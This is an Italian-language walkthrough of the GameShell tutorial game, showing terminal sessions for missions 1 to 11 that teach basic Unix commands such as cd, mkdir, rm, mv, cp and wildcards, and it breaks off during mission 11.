



Ho eseguito e lanciato il gioco.



Seguirà un report delle missioni da 1 a 17.

MISSIONE 1



A terminal window with a dark background and light text. The window has tabs at the top: PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL (selected), and PORTS. The terminal content is enclosed in a dashed border. It displays the following text:

```
/&\ \
(  \_/_/
 \_/_/

Mission goal
=====

Go to the top of the main tower of the castle.

Useful commands
=====

cd LOCATION
  Move to the given location.
  Remark: ``cd`` is an abbreviation for "change directory".

pwd
  Show the path to your current location.
  Remark: ``pwd`` is an abbreviation for "print working directory".

ls
  Show a list of locations that are currently accessible.
  Remark: ``ls`` is an abbreviation of "list".


gsh check
  Check if the mission objective has been achieved.

gsh reset
  Restart the mission from the beginning.

[Press space to continue, q to quit.]
```

At the bottom left of the terminal, there is a small status bar showing "00 Δ 0".

L'obiettivo è arrivare alla cima della Main Tower.



A terminal window showing a series of commands and their outputs. Each command is preceded by a prompt "[mission 1] \$" and each output is preceded by a prompt "[use 'gsh help' to get a list of available commands]". The commands and outputs are as follows:

```
[mission 1] $ ls
Castle Forest Garden Mountain Stall

[mission 1] $ cd Castle

[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[mission 1] $ cd Great_hall

[mission 1] $ ls

[mission 1] $ pwd
/home/kali/progetto/gameshell/World/Castle/Great_hall

[mission 1] $ cd ..

[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[mission 1] $
```

At the bottom left of the terminal, there is a small status bar showing "0 Δ 0".

Ho navigato nelle sottodirectory esplorando fino alla cima usando **cd** (e varianti) e controllato il completamento con "gsh check".

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ █
0 ^ 0
```

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]
```

MISSIONE 2

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS sh + v □
/ & \ \_ / & \
( \_ / \_ )
Mission goal
=====
Go the castle's cellar.

Secondary objective
-----
Understand the difference between ``cd -`` and ``cd ..``.

Useful commands
=====
cd -
  Jump back to the location you were in prior to your last move.

cd ..
  Move to the parent directory (one step back along the path to your current location).

pwd
  See the path to your current location.

/ & \ \_ / & \
( \_ / \_ )
[Press space to continue, q to quit.]
0 0 0
```

L'obbiettivo è andare nel cellar, capire cd e varianti, ed utilizzare correttamente **pwd** (che mostra il percorso attuale).

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 2] $
```

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory
```

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar
```

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
barrel_of_apples
```

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check
```


Congratulations, mission 2 has been successfully completed!

[progress was saved in /home/kali/progetto/gameshell-save.sh]

```
|                                     |
+-----+
| Use the command                     |
|   $ gsh help                       |
| to get the list of "gsh" commands. |
+-----+
|                                     |
```

```
[mission 3] $ █
```


MISSIONE 3



```
File Edit Selection View Go Run ... ← → progetto
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
sh +

/&\ \_
\_ \_

Mission goal
=====

Go back to the starting location and then go to the throne room using only two commands.

Remark
-----

You may experiment with as many commands as you want, but
to validate the mission the following conditions need to be met:
- the second to last command takes you to the starting point,
- the last command takes you directly to the throne room.

Useful commands
=====

cd
Move back to the starting location.

cd LOCATION1/LOCATION2/LOCATION3
Make several moves in one command.

Remark
-----

[Press space to continue, q to quit.]
```

L'obiettivo è tornare al punto di partenza e poi andare alla throne room, in due comandi.

Intanto ho capito il percorso fino alla throne room, come da immagine che segue.



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
Castle: command not found

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 3] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Great_hall

[use 'gsh help' to get a list of available commands]
[mission 3] $ ls

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 3] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Main_building

[use 'gsh help' to get a list of available commands]
[mission 3] $ ls
Library Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $
```

```
[use 'gsh help' to get a list of available commands]
[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check

Congratulations, mission 3 has been successfully completed!
```

Ho utilizzato cd per tornare alla directory iniziale; e poi cd x/x/x/, completando il percorso per la Throne Room.

MISSIONE 4

```
~/Castle/Main_building/Throne_room
[mission 4] $ gsh goal

()==(
|
| Mission goal
| =====
| Build a "Hut" in the forest, and then build a "Chest" in the hut.
|
| Useful commands
| =====
| mkdir DIRECTORY
| Create a new directory inside the current directory.
| Remark: ``mkdir`` is an abbreviation for "make directory".
|
()==(
|-----|
|-----|

~/Castle/Main_building/Throne_room
[mission 4] $ █
```

L'obiettivo è creare una "Hut" nella Foresta e una "Chest" dentro la Hut.

```
/home/kali/progetto/gameshell
[mission 4] $ cd

~
[mission 4] $ ls
Castle Forest Garden Mountain Stall

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest
```

Sono andato in Forest, ho creato una cartella Hut; sono andato in Hut e ho creato una cartella Chest. "mkdir" crea directory, prima la Hut, poi la Chest dentro.

```
~/Forest/Hut  
[mission 4] $ pwd  
/home/kali/progetto/gameshell/World/Forest/Hut  
  
~/Forest/Hut  
[mission 4] $ gsh check  
  
Congratulations, mission 4 has been successfully completed!  
  
[ progress was saved in /home/kali/progetto/gameshell-save.sh ]
```

Anche qui ho eseguito, per sicurezza, la verifica (pwd) e il check.

MISSIONE 5

```
~/Forest/Hut
[mission 5] $ gsh goal

Mission goal
=====

Go back to the cellar and get rid of all the spiders. Leave the bats alone: they appear on the
castle's coat of arms and are said to confer luck.

Useful commands
=====

rm FILE1 FILE2 ... FILEn
  Delete the files (permanently).
  Remark: ``rm`` is an abbreviation for "remove".

~/Forest/Hut
[mission 5] $
```

L'obiettivo è tornare indietro nel cellar ed eliminare ragni senza disturbare i pipistrelli.

Innanzitutto mi sono recato al cellar

```
~/Forest/Hut
[mission 5] $ cd

~
[mission 5] $ ls
Castle Forest Garden Mountain Stall

~
[mission 5] $ cd Castle

~/Castle
[mission 5] $ ls
Cellar Great_hall Main_building Main_tower Observatory

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $
```

Ho rimosso i ragni tramite il comando “rm”, dopo averli visionati con “ls”.
Il check ha confermato la riuscita del comando.

```
[mission 5] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples  bat_1  bat_2  spider_1  spider_2  spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

|
|-----|
| Use the command |
|   $ gsh help   |
| to get the list of "gsh" commands. |
|-----|
|
```

MISSIONE 6

```
( )==(
Mission goal
=====

Collect all the coins that you can find in the garden in front of the castle, and put them in
your chest in your hut in the forest.

Useful commands
=====

mv FILE1 FILE2 ... FILEn DIRECTORY
Move the files to the directory.
Remark: ``mv`` is an abbreviation of "move".

~
The "~" symbol is an abbreviation for the initial directory.
Example: wherever you are, ``~/Tavern`` denotes the directory (or file) "Tavern" in the
initial directory.
)
( )==(
```

L'obiettivo è prendere tutte le monete nel garden e metterle nella chest.

Innanzitutto, sono andato in giardino e ho visionato le monete tramite ls, insieme ad altri elementi.

```
~/Castle/Cellar
[mission 6] $ cd

~
[mission 6] $ ls
Castle  Forest  Garden  Mountain  Stall

~
[mission 6] $ cd Garden

~/Garden
[mission 6] $ ls
coin_1  coin_2  coin_3  Flower_garden  Maze  Shed

~/Garden
[mission 6] $
```

“mv” sposta i file nella directory Chest. “ * “ raccoglie tutti i file con quel nome. Così ho spostato le monete, tramite il percorso (~ /Forest/Hut/Chest), alla Chest.

```
~/Garden
[mission 6] $ mv coin* ~/Forest/Hut/Chest

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

|                                     |
|--+-----+-----+-----+-----+
| Use the command                    |
|   $ gsh help                      |
| to get the list of "gsh" commands. |
|--+-----+-----+-----+-----+
|                                     |
```

MISSIONE 7

```

Mission goal
=====

Collect all the coins hidden in the garden in front of the castle, and put them in your chest
(in your hut in the forest).

Secondary objective
-----

Learn how to use the "Tab" key to go faster.

Useful commands
=====

ls -A
  List all the files of the current directory, including hidden files. (A file is "hidden"
  when its name starts with a dot.)

Tab
  The tabulation key "completes" the name of a file or directory once you have typed the
  beginning of its name. This only works
  if there is only one possible completion.

Tab-Tab
  Pressing tabulation twice successively shows a list of possible completions.

```

L'obiettivo è collezionare tutte le monete nascoste in giardino e spostarle nella Chest.

Innanzitutto sono andato in giardino e ho visionato i file nascosti tramite il comando **"ls -A"**.
Le monete sono precedute da **".nnnn_"**

```
~/Garden
[mission 7] $ cd

~
[mission 7] $ ls
Castle Forest Garden Mountain Stall

~
[mission 7] $ cd Garden

~/Garden
[mission 7] $ ls -A
.13257_coin_3 .5921_coin_1 .7744_coin_2 Flower_garden Maze Shed

~/Garden
[mission 7] $
```

Il comando che ho eseguito è stato il seguente:

“mv” + “. “ (perché le monete iniziano con “. “) + tab. Quest’ultimo ha messo in elenco i file necessari.

Successivamente, “ **mv .*** ”, che li raggruppa tutti senza doverli selezionare uno alla volta, mi ha permesso di passare direttamente a digitare il percorso verso la Chest.

```
~/Garden
[mission 7] $ mv .
./          ../          .13257_coin_3  .5921_coin_1  .7744_coin_2
```

```
~/Garden
[mission 7] $ mv .* ~/Forest/Hut/Chest
```

```
~/Garden
[mission 7] $ gsh check
```

Congratulations, mission 7 has been successfully completed!

[progress was saved in /home/kali/progetto/gameshell-save.sh]

```
|
+-----+
| Use the command          |
|   $ gsh help            |
| to get the list of "gsh" commands. |
+-----+
|
```

MISSIONE 8

```

Mission goal
=====

Get rid of all the spiders that are crawling in the cellar. Again, do not do not disturb the
bats.

Shell patterns
=====

*
  The "*" character stands in for any sequence of characters
  (including an empty sequence).

?
  The "?" character stands in for any single character.

Those wildcards can be used to denote lists of existing files / directories in the current
working directory.

For example: if the current folder contains
    file-1 Folder-1 file-14 potato
then
    *      --> file-1 Folder-1 file-14 potato
    *1     --> file-1 Folder-1
    *o*    --> Folder-1 potato

[Press space to continue, q to quit.]

```

L'obiettivo è di disfarsi di tutti i ragni senza toccare, anche qui, i pipistrelli.

Innanzitutto ho visionato l'interno della cellar (dopo essermici recato) con "ls". Come si vede, ogni file è preceduto da cinque numeri, seguito dal proprio nominativo.

```

~/Garden
[mission 8] $ cd ~/Castle/Cellar

~/Castle/Cellar
[mission 8] $ ls
10759_spider_24 15022_spider_18 20067_spider_11 25617_spider_13 29227_spider_25 3569_spider_6 5683_spider_17
11680_spider_47 1676_spider_43 21045_spider_5 26002_spider_32 29808_spider_30 3947_spider_9 6007_spider_16
11697_spider_49 16943_spider_19 21201_spider_20 26085_spider_4 29951_spider_23 4033_spider_26 8305_bat_3
12264_spider_50 17924_spider_44 2161_spider_28 26454_spider_27 30052_bat_5 5040_bat_1 9099_spider_40
13218_bat_4 17952_spider_48 21640_spider_45 26834_spider_37 3045_spider_33 5200_spider_7 9334_bat_2
14001_spider_36 18481_spider_42 21887_spider_29 26889_spider_21 31086_spider_15 5276_spider_34 9700_spider_14
14466_spider_2 18714_spider_8 24681_spider_46 26974_spider_39 3146_spider_35 5361_spider_10 9713_spider_1
14930_spider_38 18782_spider_31 25205_spider_3 2841_spider_41 3514_spider_12 5438_spider_22 barrel_of_apples

~/Castle/Cellar
[mission 8] $

```

Per rimuovere tutti i ragni, il comando corretto è stato il seguente:

“rm *_spider_*”

Questo perché:

Rm= remove

* = Universale per tutto ciò che precede “_”

spider = rimane il centro del nome

* = Universale per tutto ciò che segue “_”.

Dopodiché ho eseguito “ls”, per verificare che fossero rimasti solo i bat.

```
~/Castle/Cellar
[mission 8] $ rm *_Spider_*
rm: cannot remove '*_Spider_*': No such file or directory

~/Castle/Cellar
[mission 8] $ rm *_spider_*

~/Castle/Cellar
[mission 8] $ ls
13218_bat_4  30052_bat_5  5040_bat_1  8305_bat_3  9334_bat_2  barrel_of_apples

~/Castle/Cellar
[mission 8] $ gsh check

Congratulations, mission 8 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

|-----|
| Use the command |
|   $ gsh help   |
| to get the list of "gsh" commands. |
|-----|
```

MISSIONE 9

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
```

```
sh + v [ ] [ ] ... [ ]
```

```
Mission goal
=====

The spiders are getting clever: they found a way to hide.
Get rid of all the spiders that are hiding in the cellar without disturbing the bats.


Shell patterns
=====

*
    The "*" character stands in for any sequence of characters (including an empty sequence).

?
    The "?" character stands in for any single character.


Remark
-----

The wildcards "*" and "?" don't see hidden files, you need to add an explicit dot at the start
of the pattern.
```

```
[Press space to continue, q to quit.]
```

L'obbiettivo è di eliminare tutti i ragni che si nascondono nella cantina senza far del male ai pipistrelli.

Dopo essermi recato nella cellar ho visionato i file nascosti tramite “ls -A”. Come visibile, tutti i file dei ragni iniziano con “.”

```
~
[mission 9] $ cd ~/Castle/Cellar

~/Castle/Cellar
[mission 9] $ ls -A
.10005_spider_29 .13310_bat_3 .19080_spider_35 .23727_spider_24 .30450_spider_34 8305_bat_3
.10890_spider_20 .13882_bat_5 .1912_spider_30 .24444_spider_32 .3232_spider_49 .8472_spider_50
.11348_spider_18 .14486_spider_4 .19169_spider_1 .24467_spider_48 .32528_spider_23 9334_bat_2
.11350_spider_21 .15242_spider_9 .20929_spider_46 .24646_spider_15 .3364_spider_12 .9586_spider_27
.11398_spider_28 .15265_bat_4 .20_spider_37 .24737_spider_17 .3436_spider_25 .9768_bat_2
.11518_bat_1 .15658_spider_19 .21213_spider_42 .25778_spider_13 .3586_spider_7 barrel_of_apples
.11609_spider_31 .15907_spider_6 .21237_spider_2 .25993_spider_26 .4131_spider_8
.11726_spider_10 .16739_spider_39 .21785_spider_5 .26382_spider_14 5040_bat_1
.11743_spider_11 .17867_spider_16 .22963_spider_44 .27371_spider_41 .6143_spider_22
.12677_spider_38 .18490_spider_40 .23240_spider_36 .29116_spider_3 .6616_spider_33
13218_bat_4 .18832_spider_45 .23535_spider_43 30052_bat_5 .6633_spider_47

~/Castle/Cellar
[mission 9] $ █
```

Il comando che ho strutturato per superare la missione è stato il seguente:

`rm .[0-9]*_spider_*`

Questo perché:

rm = remove

. (iniziale) = indica che il file è nascosto. In Linux qualunque file che inizia con “.” non viene mostrato dai normali comandi ls o dai wildcard “*” senza parametri. Tutti i ragni in questa missione sono nascosti, quindi serve il “.” per includerli.

[0-9] = significa “qualunque cifra tra lo 0 e il 9”, ossia, qualsiasi sequenza di caratteri dopo la cifra iniziale. Sostanzialmente, “.**[0-9]***” cattura tutti i file nascosti che iniziano con un punto seguito da uno o più numeri.

Spider = è ciò che distingue, ovviamente, i ragni dai pipistrelli.

* (finale) = significa “qualsiasi sequenza di caratteri dopo spider”.

```
~/Castle/Cellar  
[mission 9] $ rm .[0-9]*_spider_*
```

```
~/Castle/Cellar  
[mission 9] $ gsh check
```

```
Congratulations, mission 9 has been successfully completed!
```

MISSIONE 10

```
( ^ )----- ( ^ )
| | Mission goal
| | =====
| |
| | You have taken a fancy to the four standards in the great hall of the castle. As stealing them
| | would not go unnoticed, put a copy (same name, same content) of each in your chest.
| |
| | Useful commands
| | =====
| |
| | cp FILE DIRNAME
| | Copy the file to the directory.
| | Remark: ``cp`` is an abbreviation of "copy".
| |
|_|-----|_|
```

L'obiettivo è eseguire una copia dei 4 standardi nella Great Hall, e metterne una copia di ognuno nella Chest.

Dopo essermi recato alla Great Hall ho potuto visionare gli standardi tramite "ls".

Dal momento che il mio intento è stato di copiarli tutti in simultanea e spostarli verso la Chest, il comando che ho eseguito è stato il seguente:

"cp Standard* (per copiarli tutti), + il percorso verso Chest tramite ~".

Ne ho poi verificato la presenza tramite "ls + percorso ~"

```
~/Castle/Cellar
[mission 10] $ cd ~/Castle/Great_hall

~/Castle/Great_hall
[mission 10] $ ls
17589_stag_head 26088_suit_of_armour 40844_decorative_shield standard_1 standard_2 standard_3 standard_4

~/Castle/Great_hall
[mission 10] $ cp Standard* ~/Forest/Hut/Chest
cp: cannot stat 'Standard*': No such file or directory

~/Castle/Great_hall
[mission 10] $ cp standard* ~/Forest/Hut/Chest

~/Castle/Great_hall
[mission 10] $ ls ~/Forest/Hut/Chest
coin_1 coin_2 coin_3 standard_1 standard_2 standard_3 standard_4

~/Castle/Great_hall
[mission 10] $
```

```
~/Castle/Great_hall
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+
```

MISSIONE 11

```
[mission 11] $ gsh goal

Mission goal
=====

The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each
in your chest.

Useful commands
=====

cp FILE1 FILE2 ... FILEn DIRNAME
Copy the files to the directory.
Remark: ``cp`` is an abbreviation of "copy".

Shell patterns
=====

*
The "*" character stands in for any sequence of characters
(including an empty sequence).

?
The "?" character stands in for any single character.
```

L'obiettivo è mettere una copia di ogni arazzo dentro la Chest.

Dopo essermi recato alla Great Hall (dove si trovano gli arazzi) ho visionato questi ultimi con ls.

```
~/Castle/Great_hall
[mission 11] $ cd ~/Castle/Great_hall

~/Castle/Great_hall
[mission 11] $ ls
12383_tapestry_05  17152_tapestry_04  33598_decorative_shield  51504_tapestry_03  61232_tapestry_01  standard_3
15721_tapestry_08  22548_tapestry_06  34649_tapestry_10       52377_tapestry_09  standard_1         standard_4
15878_stag_head    24387_tapestry_07  50740_suit_of_armour    54138_tapestry_02  standard_2
```


Il comando per passare la missione è simile a quello della missione precedente:

* = prende qualsiasi sequenza di caratteri prima o dopo “tapestry”.

~/Forest/Hut/Chest = è percorso della Chest.

Il comando è: **“cp *_tapestry_*~/Forest/Hut/Chest”**

```
~/Castle/Great_hall
[mission 11] $ cp *_tapestry_* ~/Forest/Hut/Chest

~/Castle/Great_hall
[mission 11] $ ls ~/Forest/Hut/Chest
